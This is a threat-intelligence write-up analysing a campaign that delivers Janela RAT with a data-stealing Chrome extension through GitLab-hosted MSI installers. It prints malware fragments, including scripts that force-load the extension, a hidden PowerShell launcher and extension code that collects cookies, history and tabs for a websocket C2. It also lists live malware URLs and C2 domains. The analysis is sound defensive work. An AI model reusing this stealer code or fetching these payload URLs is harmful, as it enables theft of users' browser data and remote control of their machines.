Janela RAT and a stealer extension delivered together

By Jason Reaves

Published: 2025-07-01 · Archived: 2026-04-06 01:28:14 UTC

6 min read

Jul 1, 2025


By: Jason Reaves

Janela RAT appears to be a version or variant of BX RAT according to existing reporting, and was also mentioned targeting LATAM by ZScaler[3]. While doing some recent investigations into campaigns we stumbled on a campaign ending in the delivery of Janela along with a browser extension designed for stealing data and utilizing multiple files from various GitLab accounts.

MSI deliveries from gitlab accounts:


```
https://gitlab.com/mariogadu896/a5da3e9493a2b6993af982874c4a53f5/-/raw/main/_61b10e601b06.msi
```

Press enter or click to view image in full size




Others:

Press enter or click to view image in full size



Press enter or click to view image in full size



installer:

```
907cff1b76b2e2e44fa6bb41e6b0502733592fee7c18bb9873b9ae2b88bf941c
```

Inside the installer is a number of files:

```
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-06-12 20:58:46 ....A         8623               F_bbdbce168f31
2025-06-12 20:58:46 ....A      1578248               F_3bdda10aab90
2025-06-12 20:58:46 ....A          109               F_e69ef3b45260
2025-06-12 20:58:46 ....A          715               F_dfb49ddcd9b6
------------------- ----- ------------ ------------  ------------------------
2025-06-12 20:58:46            1587695      1622016  4 files
```

The files include a zip file and a number of scripts:

```
F_3bdda10aab90: Zip archive data, at least v2.0 to extract, compression method=deflate
F_bbdbce168f31: Unicode text, UTF-8 text, with CRLF line terminators
F_dfb49ddcd9b6: DOS batch file text, ASCII text, with CRLF line terminators
F_e69ef3b45260: DOS batch file text, ASCII text, with CRLF line terminators
```

Some of the scripts rely upon the execution flow completing through other scripts, such as the script for setting up the custom browser extension relies upon the extension being put in place but that happens later by another executable entirely.

```
$extensionPath = "C:\Users\Public\Documents\LPrKz6y2fG\3a5OxUe6"

$maxTries = 10
$try = 0
while ($try -lt $maxTries) {
    if (Test-Path $extensionPath) {
        Start-Sleep -Seconds 10
        break
    } else {
        Start-Sleep -Seconds 10
        $try++
    }
}
```

Ultimately looks for Chromium based browsers to add parameters to the execution to load the extension:

```
"--load-extension=`"$extensionPath`" --disable-extensions-except=`"$extensionPath`" -no-first-run"
```

One of the other scripts contains functionality for unzipping a zip file and building a powershell script to detonate a hardcoded EXE name:

```
echo $process = Start-Process -FilePath "LPrKz6y2fG.exe" -WorkingDirectory "%DEST_DIR%" -PassThru >
echo $process.WaitForExit() >> "%TEMP%\start_process.ps1"

start "" powershell -WindowStyle Hidden -Command "& '%TEMP%\start_process.ps1'; Remove-Item '%TEMP%\
```

Inside the zip file:

```
   Date      Time    Attr         Size   Compressed  Name

2025-06-12 20:58:44 .....          229          172  com.yourcompany.monitoringapp.json
2025-06-12 20:58:44 .....      2855936      1193307  LPrKz6y2fG.exe
2025-06-12 20:58:44 .....       384840       384022  LPrKz6y2fG.zip
2025-06-12 20:58:44 .....          256          261  LPrKz6y2fG.zip.sig
```

The exe, ‘LPrKz6y2fG.exe’, is a GoLang binary that has has the password to the same named Zip file inside of it.

Press enter or click to view image in full size


```
loc_516C95:
lea     rax, aIsNilNotValueM+23Fh ; "LPrKz6y2fG.zipComputerNameExfile too la"..
mov     ebx, 0Eh
lea     rcx, aNkxmaf1294mx ; "nkXmAf1294Mx"
mov     edi, 0Ch
mov     rsi, [rsp+68h+var_30]
mov     r8, [rsp+68h+var_38]
call    sub_516D00
```

Inside of the zip file is a browser extension and a Janella RAT executable:

```
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-06-12 20:58:44 .....       294792       156139  BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe
2025-06-12 20:58:44 .....          256          289  BF32FB64-1EF9-4ABF-8806-8B182B7929D4.exe.sig
2016-07-08 12:47:08 .....       192000        81431  protobuf-net.dll
2025-06-12 20:58:44 .....          256          289  protobuf-net.dll.sig
2020-02-19 07:05:18 .....        20856        11440  System.Buffers.dll
2025-06-12 20:58:44 .....          256          289  System.Buffers.dll.sig
2022-05-08 00:31:02 .....       142240        59835  System.Memory.dll
2025-06-12 20:58:44 .....          256          289  System.Memory.dll.sig
2018-05-15 10:29:44 .....       115856        32896  System.Numerics.Vectors.dll
2025-06-12 20:58:44 .....          256          289  System.Numerics.Vectors.dll.sig
2020-02-19 07:05:16 .....        16768         8916  System.Runtime.CompilerServices.Unsafe.dll
2025-06-12 20:58:44 .....          256          289  System.Runtime.CompilerServices.Unsafe.dll.sig
2025-06-12 20:58:38 .....        83868        28990  3a5OxUe6/bg_d94f45fa.js
2025-06-12 20:58:38 .....          614          386  3a5OxUe6/ct_cb4f5a58.js
2025-06-12 20:58:38 .....         1299          757  3a5OxUe6/manifest.json
------------------- ----- ------------ ------------  ------------------------
```

The RAT exe name is also referenced in the GoLang binary in relation to a bunch of base64 encoded URLs:

Press enter or click to view image in full size



Decoded URLs:


```
https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csvhttps://gitlab.com/mario1950ams3
```

Inside these files is a base64 encoded C2 domain:

```
% curl -k https://gitlab.com/mario1950ams341/rootkit_1206/-/raw/main/file1.csv |base64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    44  100    44    0     0     65      0
hxxps://w51w.worldassitencia[.]com
```

After processing the URLs it will also attempt to generate a config.json file which will be used by later stages:

Press enter or click to view image in full size



This is interesting because part of the zip file previously unzipped is also a browser extension which has references to the config.json file:

```
async loadConfig() {
    let e = await fetch(chrome.runtime.getURL("config.json"));
    if (!e.ok) throw new Error("Failed loading config.json");
    return await e.json()
}
```

Commands issued from the C2 websocket all goes to a single function:

```
}), this.socket.on("connect",
    () => this.onConnected()),
  this.socket.on("disconnect",
    () => this.onDisconnected()),
  this.socket.on("connect_error",
    o => this.onError(o)),
  this.socket.on("command",
    o => this.handleCommand(o)), n = !0;
```

Extension command handler:

```
handleCommand(e) {
     switch (e.action) {
         case "screenshot":
             this.captureScreenshot();
             break;
         case "execute":
             this.executeNative(e.command);
             break;
         case "refresh":
             this.collectReresh();
             break;
         case "version":
             this.executeVersion(e);
             break
     }
 }
```

Screenshot takes at most 800x600 screenshot and sends it off:

```
     maxWidth: e = 800,
     maxHeight: t = 600
```

ExecuteNative uses the Chrome.runtime API and chrome.runtime.sendNativeMessage to send the command to be executed to an EXE that will process it. The callback function will handle sending off the results:

```
executeNative(e) {
     chrome.runtime.sendNativeMessage("com.yourcompany.monitoringapp", {
         Command: e,
         Type: "command"
     }, t => {
         if (chrome.runtime.lastError) {
             this.sendData("native_response", {
                 type: "response",
                 response: "[**EERRORRR**]" + chrome.runtime.lastError.message
             });
             return
         }
         this.sendData("native_response", {
             type: "response",
             response: t
         })
     })
 }
```

CollectReferesh involves collecting the system info along with cookies, browsing history, (max 100 results), installed extensions and open tab listing:

```
            async collectReresh() {
                this.collectedData.systemInfo = await this.getSystemInfo(), this.collectedData.brows
                    cookies: await this.getAllCookies(),
                    history: await this.getBrowserHistory(),
                    extensions: await this.getInstalledExtensions()
                }, this.collectedData.currentState = {
                    tabs: await this.getOpenTabs()
                }, this.sendData("ext_response", {
                    type: "refresh",
                    payload: this.collectedData
                }), chrome.storage.local.set({
                    lastDataCollection: new Date().toISOString()
                })
            }
```

ExecuteVersion will load a value that was initiated as an array:

```
        vr = []

        executeVersion(e) {
          vr = e.data
        }
```

This data is later used in a way to check if a value that should be a list of strings will be present in the url from the tab:

```
    function Ds(r) {
        try {
            return vr.some(e => r.includes(e))
        } catch {
            return !1
        }
    }
```

It appears that the generated config from the binary will also contain the repo list. This will be used for C2 communications over in this case websocket:

```
   let e = this.config,
                    t = e.repos,
                    n = !1;
                for (let s of t) try {
```

```
                    let i = await Ls.get(s);
                    this.socket = he(atob(i.data), {
                        transports: ["websocket"],
                        reconnection: !1,
                        query: {
                            clientId: e.clientId,
                            tipo: "extensao",
                            username: e.username,
                            computername: e.computername,
                            version: ft
                        }
```

The Janela RAT[3] binary itself is obfuscated with the free version of Eziriz .NET reactor[1], a deobfuscator for the free version still exists[2].

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The key for decoding strings is the same as the one mentioned in the ZScaler blog:

```
public class Settings
{
 public static string PASSWORD = Convert.ToString(8521);

 public static string VERSION = "2.2";
```

IOCs

Network

```
team000analytics.safepurelink.com
w51w.worldassitencia.com
bulder.wordsuporttsk.com
```

```
da6b97b245c65193eb231de0314508759a69db35a8f76afc66b4757702a231d0
248ee6233a85daaa3ddc2d9aaf6f24a26969a1f46981aa2a13af0c661fe006d8
```

VBA related files

```
666ba2708be3fc6a208d1e961af343a8105959fa87bfd3322a36d6c4e57d1122
6ed7ec9d0c366310d647f44830a6b9bc353a0d8b9e3345253c770bb23a90bdd3
```

```
97364179ab942af483b973653b89c0dfb8ed5c7d56ed62dbbf7a62933c473fa6
e2a86247b7089a5ffb4d0a3c421cedc044c744d37852ebac17291855c54713cf
e200158dcca9b28c65d297cc2ff44a2183d8228568c2ebf98ac888d494e18649
```

Disk:

```
%TEMP%\start_process.ps1
C:\Users\Public\Documents\LPrKz6y2fG\3a5OxUe6
```

Git accounts:

```
https://gitlab.com/eduardolucenciosbizera/
https://gitlab.com/mariogadu896/
https://gitlab.com/bnewcbvgeral
https://gitlab.com/gitlabworkingg/
```

References

1: https://www.eziriz.com/dotnet_reactor.htm

2: https://0x1.gitlab.io/reverse-engineering/NETReactorSlayer/

3: https://www.zscaler.com/blogs/security-research/janelarat-repurposed-bx-rat-variant-targeting-latam-fintech

---

Source: https://medium.com/walmartglobaltech/janela-rat-and-a-stealer-extension-delivered-together-e274469a7df8